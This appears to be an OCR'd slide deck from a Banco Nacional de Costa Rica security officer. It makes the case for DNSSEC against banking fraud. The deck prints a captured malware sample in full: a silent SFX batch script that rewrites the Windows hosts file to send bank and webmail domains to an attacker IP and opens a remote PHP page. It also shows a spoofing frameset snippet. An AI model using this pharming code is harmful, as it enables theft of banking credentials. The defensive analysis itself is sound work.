

Using DNSSEC to Protect Reputations
El caso del Banco Nacional

Cilliam Cuadra, CISA, CISM, CRISC, MSc
Banco Nacional de Costa Rica

BANCO NACIONAL


Existencia de malware bancario más sofisticado desarrollado en el área
El malware está trabajando en archivos del sistema relacionados con el "Host Files"
Amenazas reales en Latinoamerica
Persiguen los equipos con prácticas de seguridad limitadas
Los antivirus no logran detectarlo a tiempo y las vacunas están disponibles mucho tiempo después
Buscan múltiples "targets" en un solo proceso de infección


Archivo Órdenes Herramientas Favoritos Opciones Ayuda
Añadir Extraer en Comprobar Ver Eliminar Buscar Asistente Información Buscar virus Comentario Proteger Auto extraible
Nombre Tamaño Comprimido Tipo Modificado CRC32
xzz1.bat 2,467 305 Windows Batch File 24/11/2011 06:46 a.m. 0E3677A7
;The comment below contains SFX script commands
Path=.\%windir%\system32\
Setup=xzz1.bat
Silent=1
Overwrite=2
xzz1.bat - Notepad
File Edit Format View Help
@echo off
echo 119.59.99.206 www.bancobcr.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 bancobcr.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 personas.bancobcr.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.personas.bancobcr.com >> %windir%\system32\drivers\etc\h
echo 119.59.99.206 www.bac.net >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 bac.net >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.credomatic.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 credomatic.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.hsbc.fi.cr >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 hsbc.fi.cr >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.bncr.fi.cr >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 bncr.fi.cr >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.bnonline.fi.cr >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 bnonline.fi.cr >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.bancochile.cl >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 bancochile.cl >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.bbva.cl >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 bbva.cl >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.bancoestado.cl >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 bancoestado.cl >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.santander.cl >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 santander.cl >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.hotmail.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 hotmail.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.gmail.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 gmail.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.mail.google.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 mail.google.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.yahoo.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 yahoo.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 www.mail.yahoo.com >> %windir%\system32\drivers\etc\hosts
echo 119.59.99.206 mail.yahoo.com >> %windir%\system32\drivers\etc\hosts
start http://labrujulasantiago.com/files/syscr.php
exit

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.

File name: **jxpiinstall-487U.exe**
Submission date: **2011-11-29 14:56:01 (UTC)**
Current status: **finished**
Result: **9/ 43 (20.9%)**

```
case "bonline.fi.cr":
    with (document)
    {
    write ('<head><title>Banco Nacional de Costa Rica</title><head>');
    write ('<frameset rows="100%" frameborder=no framespacing=0 border=0>');
    write ('<frame NAME=global src="http://www.bnonline.fi.cr/bncr/index/default.aspx.htm" marginwidth="0" marginheight="0" scrolling="auto" frameborder="0">');
    write ('</frameset>');
    }
    break;
```

Estrategia General Anti-Fraude

- Autenticación Reversa (Certificados EV, **DNSSEC**)
- Análisis de Riesgo
- Redes Anti- Fraude


Cliente

- Autenticación Reversa (Certificados EV, **DNSSEC**)
- Autenticación de Dos Factores (OTP, Token, Certificados) √
- Revalidación de credenciales (OTP, Tokens, Firma Digital) √
- Cambios en Front End (Two-phase login-Bienvenida) √
- Procesamiento Anti key-logging (teclado virtual-uso de partes de un password complejo o secciones

Servicio IB

- Seguridad del Correo Electrónico
- Colas de Mensaje
- Cultura Tecnológica-Campaña de Seguridad
- Temas Legales (Condiciones del Sitio-Política de Privacidad)
- Contratos con Proveedores de Servicio

Corporativo



BANCO NACIONAL

- Permite que el cliente identifique realmente al BNCR y su servicio en línea
- Agrega una capa de protección que debe considerar las autoridades al analizar la “responsabilidad objetiva”
- Brinda la posibilidad de limitar ataques masivos contra la infraestructura nacional
- Permite continuar con nuestra consigna de ser pioneros en la implementación de los controles de seguridad

Como protege DNSSEC la reputación del BNCR?

BANCO NACIONAL

Muchas Gracias por su atención…!

Cilliam Cuadra, CISA, CISM, CRISC, M.Sc
Banco Nacional de Costa Rica
ccuadra@bncr.fi.cr

BANCO NACIONAL